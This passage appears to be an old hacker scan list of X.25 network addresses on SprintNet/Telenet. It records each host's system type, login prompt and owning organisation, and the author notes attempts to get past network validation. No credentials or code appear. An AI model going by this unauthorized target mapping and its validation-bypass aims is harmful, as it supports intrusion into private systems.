617 474    Prime        PRIMENET 22.1.4 MD.FL1
617 490    Prime        PRIMENET 23.3.0 ALBANY
617 491    Prime        PRIMENET 23.2.0 CS
617 492    Prime        PRIMENET 23.0.0 FRMDLE
617 493    Prime        PRIMENET 23.0.0 STMFRD
617 498    Prime        PRIMENET 23.2.0 CS2NYC
617 499    Prime        PRIMENET 23.2.0.R32 SYRA
617 502    Prime        PRIMENET 23.2.0 APPLE
617 516    Prime        PRIMENET 23.2.0.R39 PBN38
617 518    Prime        PRIMENET 23.2.0 PBN41
617 519    Prime        PRIMENET 23.2.0.R39 PBN54
617 521    Prime        PRIMENET 22.0.3vA BDSG
617 530    ???          Maxlink International
617 534                 dynapac: multi-pad.25
617 541    Prime        PRIMENET 22.0.3vA BDSS
617 543    Prime        PRIMENET 22.0.3vA PBN33
617 551    Prime        PRIMENET 22.0.4.R7 CSP-A
617 553    Prime        PRIMENET 22.0.3vA BDSQ
617 555    Prime        PRIMENET 23.2.0 PBN72
617 558    Prime        PRIMENET 23.2.0.CSBETA2 CSSS.A
617 560    Prime        PRIMENET 23.3.0.R20 BDSN
617 562    Prime        PRIMENET 22.1.4 BDSZ
617 563    Prime        LOGIN PLEASE (1)
617 564    Prime        PRIMENET 22.0.3 MD.NE
617 575    Prime        PRIMENET 22.1.2 MF.NP1
617 576    Prime        PRIMENET 22.0.1 B09
```

```
617 577    Prime       PRIMENET 22.1.1.R11 B30
617 578    Prime       PRIMENET 23.2.0.R3 SDSYSA
617 583    Prime       PRIMENET 22.0.2 MD.HFD
617 585    Prime       PRIMENET 23.2.0.R32 EDWIN
617 586    Prime       PRIMENET 23.2.0 BOSMET
617 588  *
617 589  *
617 590  *
617 593    Prime       PRIMENET 23.3.Beta2 BDSO
617 597    Prime       PRIMENET 22.0.3vA BDSB
617 641    AOS         Timeplace Inc.
617 649                PaperChase
617 654    Prime       IRI System 9
617 710    Prime       PRIMENET 23.2.0 MD.ATL
617 712    Prime       PRIMENET 23.3.0 PEANUT
617 713    Prime       PRIMENET 23.3.0 PEACH
617 714    Prime       PRIMENET 23.3.0 NASH
617 715    Peime       PRIMENET 23.2.0 MD-BHM
617 717    Prime       PRIMENET 23.1.0 ETHEL
617 719    Prime       PRIMENET 22.1.1.R11 PHILLY
617 720    Prime       PRIMENET 22.1.2 CAMPHI
617 723    Prime       PRIMENET 23.3.0 MD.NJ
617 724    Prime       PRIMENET 23.3.0 NYMCS
617 726    Prime       PRIMENET 23.3.0 NJCENT
617 727    Prime       PRIMENET 22.0.1v NJPCS
617 750    Prime       PRIMENET 23.2.0 PBN75
617 752    Prime       PRIMENET 23.2.0 PBN68
617 850    Prime       PRIMENET 22.1.4 MD-CHI
617 852    Prime       PRIMENET 23.3.0 CS-LP1
617 853    Prime       PRIMENET 23.2.0 MD.SL1
617 854    Prime       PRIMENET 23.2.0 MD.MKW
617 855    Prime       PRIMENET 23.0.0 TRNGC
617 856    Prime       PRIMENET 23.2.0 CS-CHI
617 857    Prime       PRIMENET 22.1.0 CS-OAK
617 861    Prime       PRIMENET 22.1.3 PTCDET
617 862    Prime       PRIMENET 23.3.0 DRBN1
617 863    Prime       PRIMENET 23.1.0 CSTROY
617 864    Prime       PRIMENET 23.3.0 CS.DET
617 865    Prime       PRIMENET 23.1.0 MD.DET
617 868    Prime       PRIMENET 23.2.0 MD.GR
617 869    Prime       PRIMENET 22.1.1.R11 MD.CIN
617 870    Prime       PRIMENET 23.2.0 CS.IND
617 871    Prime       PRIMENET 22.1.3 MD.IND
617 872    Prime       PRIMENET 23.2.0 MD-PIT
617 874    Prime       PRIMENET 22.1.0 PITTCS
617 875    Prime       PRIMENET 22.1.1.r35 MD-CLE
617 902    Prime       PRIMENET 22.1.1.R11 MD.HOU
617 908    Prime       PRIMENET 23.2.0 WMCS
617 910    Prime       PRIMENET 23.2.0 CSWDC
617 911    Prime       PRIMENET 23.2.0 VIENNA
617 912    Prime       PRIMENET 23.2.0 BALT
617 915    Prime       PRIMENET 23.0.0 WDCRTS
617 916    Prime       PRIMENET 23.0.0 CAP1
617 928    Prime       PRIMENET 23.3.0 CS.HOU
617 930    Prime       PRIMENET 23.3.0 MD.AUS
617 931    Prime       PRIMENET 23.3.0 CS-SCR
617 932    Prime       PRIMENET 23.2.0.SCH CS.CS
617 936    Prime       PRIMENET 23.2.0 MD.DAL
617 956    Prime       PRIMENET 22.1.0 RELAY
617 957    Prime       PRIMENET 22.1.3 ZULE
617 958    Prime       PRIMENET 23.1.0 EDOC1
617 962    Prime       PRIMENET 23.3.0.R20 PBN49
617 965    Prime       PRIMENET 22.0.3vA BDSE
617 966    Prime       PRIMENET 22.0.3vA BDST
617 978    Unix
617 980    Prime       PRIMENET 22.1.1.R28 WUFPAK
617 986
617 991    Prime       PRIMENET 23.2.0 PBN64
617 995    Prime       PRIMENET 23.2.0.R3 ATC54
617 998    Prime       PRIMENET 23.0.0 TRNGB
```

```
617 1030 *
617 1031 *
617 1033 $             CONNECTED TO PACKET/94
617 1035 $             T.S.S.G
617 1054 $             Boston Safe Deposit and Trust Company
617 1055   HP-3000
617 1075
617 1099   Unix SysV   X.29 Terminal Service
617 1202   Prime       PRIMENET 22.0.2 CSPLAN
617 1204   Prime       PRIMENET 23.2.0 PBN70
617 1206   Prime       PRIMENET 23.2.0 PBN69
617 1207   Prime       PRIMENET 23.2.0 PBN73
617 1210   Prime       PRIMENET 23.2.0 PBN74
617 1211   Unix SysV
617 1231               Primetec Leasing
617 1235   Prime       PRIMENET 23.2.0 PBN45
617 1260               dynapac: multi-pad.25
617 1261               dynapac: multi-pad.25
617 1262               dynapac: multi-pad.25
617 1263               dynapac: multi-pad.25
617 1264               dynapac: multi-pad.25
617 1266               dynapac: multi-pad.25
617 1267               dynapac: multi-pad.25
617 1300   VAX/VMS     Username:
617 1301   VAX/VMS     Username:
617 1302               **** Invalid sign-on, please try again ****
617 1303   VAX/VMS     Username:
617 1304               **** Invalid sign-on, please try again ****
617 1305               **** Invalid sign-on, please try again ****
617 1306               **** Invalid sign-on, please try again ****
617 1307               **** Invalid sign-on, please try again ****
617 1320   VAX/VMS     Username:
617 1321               **** Invalid sign-on, please try again ****
617 1322               **** Invalid sign-on, please try again ****
617 1323               **** Invalid sign-on, please try again ****
617 1324               **** Invalid sign-on, please try again ****
617 1331 *
617 1333 *
617 1334 *
617 1335 *
617 1336 *
617 1337 *
617 1338 *
617 1339 *
617 1340 *
617 1341 *
617 1350 *
617 1351 *
617 1355 *
617 1356 *
617 1365   VAX/VMS     Username:
617 1368   ???         Username(First Name):
617 1371   VAX/VMS     Username:
617 1379 *
617 1441 *
617 1442 *
617 1455 *
617 1456 *
```

619 - California Scanned: 0 - 300

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
619 38			
619 41	VM/CMS		
619 51	*		
619 234	$ VAX/VMS	Hightower MicroVAX II (HIGHH1)	

```
619 258  *
619 270  $ VAX/VMS     Daniels Headend Node MicroVAX 3100-80 (DANLH1)
```

626 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
626 1000	$ Prime		
626 1101	$ VAX/VMS	DEV2	
626 1110	$ VAX/VMS	ANT1	
626 1111	$ VAX/VMS	ANT2	
626 1120	$ VAX/VMS	OAK1	
626 1130	$ VAX/VMS	SRA1	
626 1131	$ VAX/VMS	SRA2	
626 1160	$ VAX/VMS	SFD1	
626 2000	$ Prime		

669 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
669 25	$	USER ID	
669 50	$	USER ID	
669 75	$	USER ID	

703 - Virginia Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
703 40	VAX/VMS		
703 41	VAX/VMS		
703 44	AOS	Project HOPE	
703 55	*		
703 56	*		
703 57		SELECT A SERVICE: TSO WYLBUR CMS PCI	
703 137	*		
703 157		ZA60001 - COM-PLETE IS ACTIVE	
703 160	VAX/VMS		

708 - Illinois Scanned: [0 - 1000]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
708 34		USER ID	
708 50		Please enter authorized ID:	
708 54	$ VAX/VMS	Duff & Phelps Corporate VAX 8350 (CO)	
708 66	$	CONNECTED TO PACKET/74	
708 70	VAX/VMS	System LPCOMA	
708 133	VAX/VMS		
708 138	*		
708 142		Enter user name:	
708 146	*		
708 152		ORBIT	
708 153		ORBIT	
708 154		ORBIT	
708 155		ORBIT	
708 156		ORBIT	
708 157.4		Orbit PAD	

```
708 157.5             Maxwell Onlines' File Transfer BBS
708 158               ncp02> enter system id (brs)
708 161               CONNECTED TO PACKET/94
708 171    Unix/SysV  FTD BBS (Flowers..)
708 178    Unix/SysV  FTD BBS
708 237    Prime      PRIMENET 22.1.3 DZ-CHI
708 240               USER ID
708 241               USER ID
708 242               USER ID
708 243               USER ID
708 244               USER ID
708 245               USER ID
708 246               USER ID
708 247               USER ID
708 248               USER ID
708 249               USER ID
708 250               USER ID
708 251               USER ID
708 252               USER ID
708 253               USER ID
708 254               USER ID
708 260               ORBIT
708 261               ncp02> enter system id  (brs)
708 272  $ DTC         'H' or '?' for  help
708 278  *
708 340               ORBIT
708 341               ORBIT
708 343               ORBIT
708 346               ENTER APPLID: V=VTAM, A=APPLA, B-APPLB, C=APPLC
708 1030              ORBIT
708 1031              ORBIT
708 1032              ORBIT
708 1033              ORBIT
708 1034              ORBIT
```

711 - unknown Scanned: various

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
711 15     Prime
```

714 - California Scanned: 0 - 300

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
714 4    $             outdial (714)
714 23   $             outdial (714)
714 24   $             outdial (714)
714 50     Unix        atma_1
714 55   $ HP-3000     HP957.MIS.FUJITSU
714 102  $             ? \
714 119  $             ?  \ outdials? (barred to my pad)
714 121  $             ?  /
714 124  $             ? /
714 130  $             MMSA --- ENTER APPLICATION ID :
714 131    Prime       PRIMENET 22.1.2 CAJH
714 133  *
714 134
714 138  $             MMSA --- ENTER APPLICATION ID :
714 139  $             MMSA --- ENTER APPLICATION ID :
714 210  $             outdial (global)
714 213  $             ?
714 236  *
714 242    VM/CMS
```

```
714 250  *



716  -  New York  Scanned: [0 - 300]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
716 50
716 140
716 141  *
716 232    TSO         Bausch and Lomb  Data Center
716 233    TSO         Bausch and Lomb  Data Center
716 234    TSO         B + L  DATA CENTER SERVICES
716 235    TSO         B + L  DATA CENTER SERVICES
716 236    TSO         B + L  DATA CENTER SERVICES
716 237    TSO         B + L  DATA CENTER SERVICES
716 238    TSO         B + L  DATA CENTER SERVICES
716 239    TSO         B + L  DATA CENTER SERVICES
716 240    TSO         B + L  DATA CENTER SERVICES
716 241    TSO         B + L  DATA CENTER SERVICES
716 242    TSO         B + L  DATA CENTER SERVICES
716 603    TSO         B + L  DATA CENTER SERVICES
716 605    TSO         B + L  DATA CENTER SERVICES



717  -  Pennsylvania  Scanned: [0 - 500]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
717 24   *
717 31
717 32   *
717 33   *
717 34   *
717 44
717 45    VOS          (use "list_users")
717 46    VOS
717 47                 Woolworth Management Information Center X.25
717 48                 Woolworth Management Information Center X.25
717 51                 Woolworth Management Information Center Multi-System
717 54                 $TM/ID:      (Sprint Address Directory)
717 55                 $TM/ID:
717 56                 $TM/ID:
717 150 *
717 160 *
717 161 *
717 162 *
717 163 *
717 234 $ HP-3000      hello field.support
717 242 $
717 243                CONNECTED TO PACKET/400



747  -  Boeing  Scanned: [N/A]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
747        Note: All addresses in this prefix pass through a network
                 security validator. I was unable to get passed it and
                 unable to scan this prefix.

                 Network validations as follows:

                 ENTER USERID>
```

```
ENTER PASSWORD>
ENTER SERVICE NAME>
INVALID USER IDENTIFICATION

After too many attempts, you get this cheerful message:

NOTICE!!!  This is a private network.  It is
restricted to authorized users only.  If you do
not have authorization, you are warned to
disconnect at once.  Actual or attempted use,
access, communication or examination by
unauthorized persons will result in criminal
and civil prosecution to the full extent of
the law.

If you require assistance in the use of this
network or access to this network, please call:
                                    206-865-7168
                        if no answer  206-234-0911
```

755 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
755 1001 $	Prime		
755 1002 $	Prime		
755 1003 $	Prime		
755 1004 $	Prime		
755 1012 $		MHP201A IUX0306 APPLICATION:	
755 1014 $		MHP201A LUX0502 APPLICATION:	
755 1020 $			
755 1023 $		MHP201A ITVG0182 APPLICATION:	
755 1025 $		MHP201A ITVG0182 APPLICATION:	

757 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
757 120		(echo)	
757 126		MSG10-RJRT TERMINAL-ID:GSSCXB61 IS NOW IN SESSION	

784 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
784 11000 $		Operator:	

787 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
787 0	Prime		
787 1	Prime		
787 2	Prime		
787 10001$			

```
787 50001              USER ID-->    (diverted for network validation)
787 50002$             Enter profile ID:
787 50003$
787 50005
787 50006$
787 70001
787 70002$
787 90001  Prime
787 90003$
787 90006  Prime        PRIMENET 23.2.0v.PSWI STH-A
787 90007$
787 90008  CRYPTO       ENTER "IDX" OR "ID" AND USER ID -->
787 90012
787 90014  VAX/VMS
787 90015$             USER ID-->
787 90016$
787 90018$
787 90023$
787 90025$ VAX/VMS      V{lkommen...
787 90026$              access barred
```

789 - unknown Scanned: [various]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
789 11000  Prime
```

801 - Utah Scanned: [0 - 300]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
801 25                 Wasatch System.
801 26                 Wasatch System.
801 27                 Wasatch System.
801 54   $ VAX/VMS     WELCOME TO SOLO - Unathorized use prohibited
801 250                ID?>
801 260
801 360  *
801 362
```

804 - Virginia Scanned: [0 - 300]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
804 35     VAX/VMS
804 50   *
804 153
804 241  $             CONNECTED TO PACKET/74
804 242  *
804 243  *
804 244  *
804 245  *
804 256                CONNECTED TO PACKET/94
804 261  *
804 263  *
804 264  *
```

805 - California Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
805 50	VAX/VMS		
805 51	VAX/VMS		
805 52	VAX/VMS		
805 150	Prime	PRIMENET 22.0.1 MBM	
805 230 $			

810 - unknown Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
810 26 *			

811 - unknown Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
811 13.12		*	
811 13.16	Unix/SysV		
811 15 *			
811 17 $	HP-3000		
811 21 $	Unix		
811 22 $	Unix		
811 24 $	Unix		
811 25		TACL 1>	
811 27.18	Unix/SysV		
811 27.19	Unix/SysV		
811 43.14	Unix/SysV		
811 43.15	Unix/SysV		
811 67			
811 68			
811 76.18	Unix/SysV	Highlands VMS A login:	
811 76.19	DACS1	(try 'help' - tons of cmds available)	
811 84.19		* stat==STATUS STATISTICS?	
811 85.2		*	
811 141			
811 142			
811 150.10		*	
811 315			
811 316			
811 411		MHP201A UEVT20U0	
811 412		BA	
811 413		@@	
811 414		@@	
811 415			

813 - Florida Scanned: [0 - 1000]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
813 20 *			
813 21 *			
813 48 *			
813 52 $		Price Waterhouse	
813 53 *			
813 55 $		Price Waterhouse	
813 59 $		Price Waterhouse National Admin Center	
813 73	VM/CMS		
813 74		$$ 4200 MODEL:	

```
813 124  *
813 138  *
813 143A              IBM Information Services.
813 147A              IBM Information Services.
813 149  *
813 151  $            Price Waterhouse
813 153  *
813 154  *
813 172A              IBM Information Services.
813 174A              IBM Information Services, Information Network
813 237  *
813 240
813 248
813 261  *
813 266A              IBM Information Services.
813 267A              IBM Information Services.
813 269    VAX/VMS
813 270    VAX/VMS
813 271               Access Code:
813 272    Prime
813 277               U#=
813 330  *
813 333
813 352
813 358               USER ID
813 377
813 433               USER ID
813 434               USER ID
813 436               U#=
813 438    VAX/VMS
813 450
813 456               USER ID
813 457               USER ID
813 458               USER ID
813 459               USER ID
813 460               USER ID
813 461               USER ID
813 465               USER ID
813 466               USER ID
813 467               USER ID
813 468               USER ID
813 469               USER ID
813 470               USER ID
813 471               USER ID
813 472               USER ID
813 660
813 1330 *
813 1340 *
```

814 - Pennsylvania Scanned: [0 - 200]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
814 50	Prime	PRIMENET 23.2.0.R39 SYSA	
814 130 *			

816 - Missouri Scanned: [0 - 1000 & various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
816 31 *			
816 36			
816 179 *			
816 231	VAX/VMS		

```
816 237    VAX/VMS
816 238    VAX/VMS
816 258  *
816 259  *
816 341
816 356  *
816 358                CONNECTED TO PACKET/94
816 359                CONNECTED TO PACKET/94
816 364  *
816 434
816 442  *
816 444  *
816 447  *
816 450    VAX/VMS
816 455
816 456
816 462  *
816 479  *
816 1041 $              (echo)
816 1042 $
816 1045 $
816 1046 $
816 1059 *
816 1058 *
816 1300   Major BBS   WELCOME TO THE OASIS BBS - NODE 1
816 90031*
816 90032*
816 90038
816 90042  VAX/VMS     #3MRPGWY
```

818 - California Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
818 21	*		
818 30	*		

834 - unknown Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
834 10003	VAX/VMS		
834 10004	VAX/VMS		
834 10005	VAX/VMS		
834 10006	VAX/VMS		
834 10007	VAX/VMS		
834 10050 through 10099 are all VAXes			
834 10100	Unix	BIX -- ttyx1c, 34101 (Byte Information eXchange)	
834 10101 through 10999 are all VAXes			
834 20005	Prime	PRIMENET 20.2.7 IREX	
834 20009		MHP1201I TERMINAL CONNECTED TO PACKET/400	
834 20201		(no response)	
834 20202			
834 20203			
834 20204			
834 20205			

840-849 - unknwon Scanned:[N/A]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW

```
840        Note: All these prefixes except 845 pass through Sprint's
841              TAMS Network validation. I was unable to get passed this
842              to scan. These addresses are only left in for the sake of
843              completeness.
844
845      *       845 seems to be disabled.
846
847              Network validation as follows:
848
849              YOUR CALL HAS BEEN DIVERTED FOR NETWORK USER VALIDATION.
                 USER ID :
                 PASSWORD :
                 BH:INVALID USER ID OR PASSWORD.
```

890-895 - unknown Scanned:[N/A]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
890	$	Note: none of these addresses accept collect connections,	
891	$	and all of them pass through some sort of network	
892	$	validation. I was unable to get past this, and scan	
893	$	them. These are only left in for the sake of completeness.	
894	$		
895	$	Network validation as follows:	
		ADTN USER ID:	
		ADTN PASSWORD:	

909 - SprintNet Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
909 3	$	SprintNet Pad	
909 6			
909 8	Prime		
909 9	Prime		
909 10	Prime		
909 12	Prime		
909 13			
909 14		SprintNet Pad	
909 18			
909 18.11		DJ	
909 18.13		CARL	
909 18.14		APPLE	
909 18.15		GTEES	
909 18.16		SONIC	
909 18.17		NLM	
909 18.18		ECSBBDS	
909 18.19		ECSDIRE	
909 18.20		ECSDREV	
909 18.22		PLANETM	
909 18.23		PLANDIR	
909 18.24		SCANDIR	
909 18.25		SCANECS	
909 18.26		GRASSRT	
909 18.27		GABST	
909 18.28		INPLAND	
909 18.29		INPLANM	
909 18.30		ECHO	
909 18.31		FARS	
909 18.33		ACTB	
909 18.34		OAG	
909 18.35		CAPLANM	

```
909 18.38              PLANPBB
909 18.39              DOAG
909 18.40              ACSDB
909 18.41              TOP
909 18.42              PAGES
909 18.43              CHEMJOB
909 18.44              OHPLANM
909 18.45              OHPLAND
909 18.46              ILPLANM
909 18.47              ILPLAND
909 18.48              GWN
909 18.49              CHEMREF
909 18.50              BOREAL
909 18.51              COMPETE
909 18.52              SAMI
909 18.53              UTINFO
909 18.54              KWIC
909 18.55              GRAD
909 18.56              SYM
909 18.57              CONDO
909 18.58              ISTHMUS
909 18.59              NETWRKS
909 18.70              PLANOSA
909 18.71              GROUP
909 18.72              CMADR
909 18.73              NEWS
909 18.74              IEEEDB
909 18.75              XDATA
909 18.76              LOCAL
909 18.77              CAPLAND
909 18.78              ERC
909 18.79              SEAGRAN
909 18.80              NSSDC
909 18.83              COLD
909 18.84              GEOREF
909 18.85              NTIS
909 18.86              CURRENT
909 18.87              SABRE
909 18.88              ARCTIC
909 18.89              ECS
909 23     Prime
909 26     Prime
909 27     Prime
909 33   $             (not from this DTE)
909 38                 User name?
909 39     Prime
909 44     Prime
909 49                 USER ID
909 51                 Your call cannot be completed (unknown destination).
909 52                 Your call cannot be completed (unknown destination).
909 53                 User name?
909 54
909 55                 USER ID
909 58
909 58
909 62                 User name?
909 63                 User name?
909 65                 User name?
909 77     Prime
909 79                 MHP201A XLU76001  * VERSION 6.1.3 *
909 82     Prime
909 90     Prime
909 92     Prime
909 94     Prime
909 95     Prime
909 97     Prime
909 98     Prime       Please login [CMOS]:
909 100    Prime
909 103                TELENET ASYNC TO 3270 SERVICE
909 104                TELENET ASYNC TO 3270 SERVICE
```

```
909 107  *
909 116    Prime
909 117    Prime
909 121
909 123                User name?
909 125
909 126
909 130    Prime
909 131    Prime
909 136    Prime
909 137    Prime
909 139    Prime
909 140                TACL 1>
909 141    Prime
909 143    Prime
909 144    Prime
909 146                User name?
909 147                User name?
909 148                User name?
909 149                User name?
909 151
909 153                TACL 1>
909 155                User name?
909 158                User name?
909 159                User name?
909 160                User name?
909 161                User name?
909 162                User name?
909 165                User name?
909 167                TACL 1>
909 168                User name?
909 171                TELENET ASYNC TO 3270 SERVICE
909 172                TELENET ASYNC TO 3270 SERVICE
909 173                User name?
909 176    Prime
909 178                USER ID
909 179                USER ID
909 184    Prime
909 205    Prime
909 206    Prime
909 212    Prime       Please login [S212]:
909 235    Prime       Please Login [S235]:
909 236    Prime       Please Login [S235]:
909 239    Prime
909 302    Prime       Please login [S302]:
909 331  *
909 352                !LOAD AND FUNCTION TESTER
909 353                !LOAD AND FUNCTION TESTER
909 354                !LOAD AND FUNCTION TESTER
909 355                !LOAD AND FUNCTION TESTER
909 400                User name?
909 401                User name?
909 402    Unix        DG/UX Release 4.31. AViiON (tpx1b)
909 403                User name?
909 404                User name?
909 406                User name?
909 407                User name?
909 408                User name?
909 409                User name?
909 500    Prime
909 501    Prime
909 502    Prime
909 503    Prime
909 555    Unix        DG/UX  (joker)
909 615    Prime
909 623                User Name?
909 626                User name?
909 627                User name?
909 628                User name?
909 629                User name?
```

```
909 630              User name?
909 631              PC-Pursuit BBS
909 640              User name?
909 641              User name?
909 642              User name?
909 643              User name?
909 644    Unix      X.29 Terminal Service (courts)
909 645              User name?
909 649
909 650              User name?
909 651              User name?
909 652    Unix      X.29 Terminal Service (courts)
909 656              REJECTING 00 00
909 661
909 751              SPRINT EASTERN REGION NETWORK
909 761              User name?
909 762              User name?
909 763              User name?
909 764              TELENET ASYNC TO 3270 SERVICE
909 767              SPRINT EASTERN REGION NETWORK
909 769
909 770    Unix      X.29 Terminal Service (fan2)
909 772    Prime
909 776    Unix      DG/UX Release 4.31. AViiON (tpx1b)
909 777              TELENET ASYNC TO 3270 SERVICE
909 779              TELENET ASYNC TO 3270 SERVICE
909 784              TELENET ASYNC TO 3270 SERVICE
909 798    Prime     Please login [S798]
909 800              User name? help
909 801    Unix      DG/UX Release 4.31. AViiON (tpx1b)
909 805              User name?
909 806              Your call cannot be completed (unknown destination).
909 811    Unix      DG/UX Release 4.31. AViiON (tpx1b)
909 813              User name?
909 814              User name?
909 816              User name?
909 817              User name?
909 818              User name?
909 819              User name?
909 822              User name?
909 823              User name?
909 824              User name?
909 828              User name?
909 830              User name?
909 831              User name?
909 840              User name?
909 841              User name?
909 842              User name?
909 843              User name?
909 844              User name?
909 845              User name?
909 846              Your call cannot be completed (unknown destination).
909 847
909 849    Unix      X.29 Terminal Service
909 900    Prime
909 901    Prime
909 2070   Prime     Please Login [S235]:
909 2075   Prime     Please login [S2075]:
909 2080   Prime     Please login [CMOS]:
909 2086   Unix      DG/UX  (iceman)
909 2090   Prime     Please login [S798]
909 2091   Prime
909 2092   Prime
```

910 - SprintNet Scanned: various

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
```

910 100	Prime	
910 101	Prime	
910 200	Prime	
910 400	Prime	
910 401	Prime	
910 500	Prime	
910 501	Prime	
910 503	Prime	Please Login.
910 504	Prime	Please Login.
910 600	Prime	
910 601	Prime	

920 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
920 102		INSTITUTE OF NUCLEAR POWER OPERATIONS	
920 103		INSTITUTE OF NUCLEAR POWER OPERATIONS	
920 104		You are now connected to the computer. (16)	
920 105		INSTITUTE OF NUCLEAR POWER OPERATIONS	
920 106		You are now connected to the computer. (16)	
920 107		You are now connected to the computer. (16)	

933 - unknown Scanned: [various]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
933 10000	Unix	DG/UX Release 4.32. AViiON (atlantic) Note: all other addr's after 1000 = BUSY!	

Mnemonic Addresses Scanned: N/A

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
APPLE	Unix	4.3 BSD UNIX (apple.com)	
BCS		ACCESS TO THIS ADDRESS NOT PERMITTED.	
BETA		(hangs)	
BIX	Unix	Welcome to BIX -- ttyx11c, 34101	
BRS		ENTER BRS PASSWORD	
CCC02		GOOD DAY, PLEASE ENTER YOUR ID NUMBER	
CCC03		GOOD DAY, PLEASE ENTER YOUR ID NUMBER	
CLARIONET	Major BBS	Userid : new	
CMS		enter a for astra	
COM		NOT REACHABLE 05 E6	
CONTEL		GTE Contel DUAT System (airplane stuff)	
COS		enter a for astra	
D41	Prime	Primecom Network 19.4Q.111 System 41	
D42	Prime	Primecom Network 19.4Q.111 System 42	
D43	Prime	Primecom Network 19.4Q.111 System 43	
D44	Prime	Primecom Network 19.4Q.111 System 44	
D46	Prime	Primecom Network 19.4Q.111 System 46	
D52	Prime	Primecom Network 19.4Q.111 System 52	
D56	Prime	Primecom Network 18.4Y System 56	
D57	Prime	Primecom Network 19.4Q.111 System 57	
D61	Prime	Primecom Network 19.4Q.111 System 31	
D64	Prime	Primecom Network 19.4Q.111 System 64	
DELPHI	VAX/VMS	Username:	
DIALOG		Dialog Information Services	
DIR			
DOW		WHAT SERVICE PLEASE????	

```
DUAT                    GTE Contel DUAT System
DUNS                    Dunsnet (D&B)
EIES        Unix        HP-UX ciathp A.B7.00 U 9000/835
FAR                     Please enter your ID number:
FED                     REJECTING 00 E8
GOLD     $
GTEMAIL                 SprintNet Directory
INFO                    Your call cannot be completed (unknown destination).
IRIS                    NOT REACHABLE 05 E6
ITI         VAX/VMS     Usuario :
KIS                     ACCESS TO THIS ADDRESS NOT PERMITTED.
LEXIS                   Lexis and Nexis
MAIL                    SprintNet Directory
META        Unix        tmn!login:
MMM                     USER ID
MUNI                    ACCESS TO THIS ADDRESS NOT PERMITTED.
NAS                     PLEASE ENTER  LOGIN
NASA
NET         Prime       NewsNet
NETX        SNPBBS      Telenet's NETXBBS (Old PCP/New Buisnesscall bbs?)
NLM                     PLEASE ENTER  LOGIN
NSF                     ACCESS TO THIS ADDRESS NOT PERMITTED.
OAG                     PLEASE ENTER SUBSCRIBERID;PASSWORD
OLS                     NOT OPERATING 09 00
ONLINE      VOS         Please login
ORBIT                   ENTER ORBIT USERID
PDN         Major BBS   Public Data Network (BBS)  User-ID? new
PLASPEC     Unix
PLAY     $
PORTAL                  Portal Communications Company.
PSINET   $
PURSUIT     SNPBBS      PC-Pursuit BBS
QUICK                   PLEASE ENTER YOUR BMG USERID  :
SIS         NOS         CDCNET
SPR                     REMOTE PROCEDURE ERROR 11 51
STK1                    ACCESS TO THIS ADDRESS NOT PERMITTED.
STK2                    ACCESS TO THIS ADDRESS NOT PERMITTED.
STK3                    ACCESS TO THIS ADDRESS NOT PERMITTED.
TELEX                   User name?
TELEMAIL                User name?
TPE      $ Major BBS    (adult chat/bbs)  Member-ID? new
TRACK    $
TRW                     User name?
UNISYS                  ACCESS TO THIS ADDRESS NOT PERMITTED.
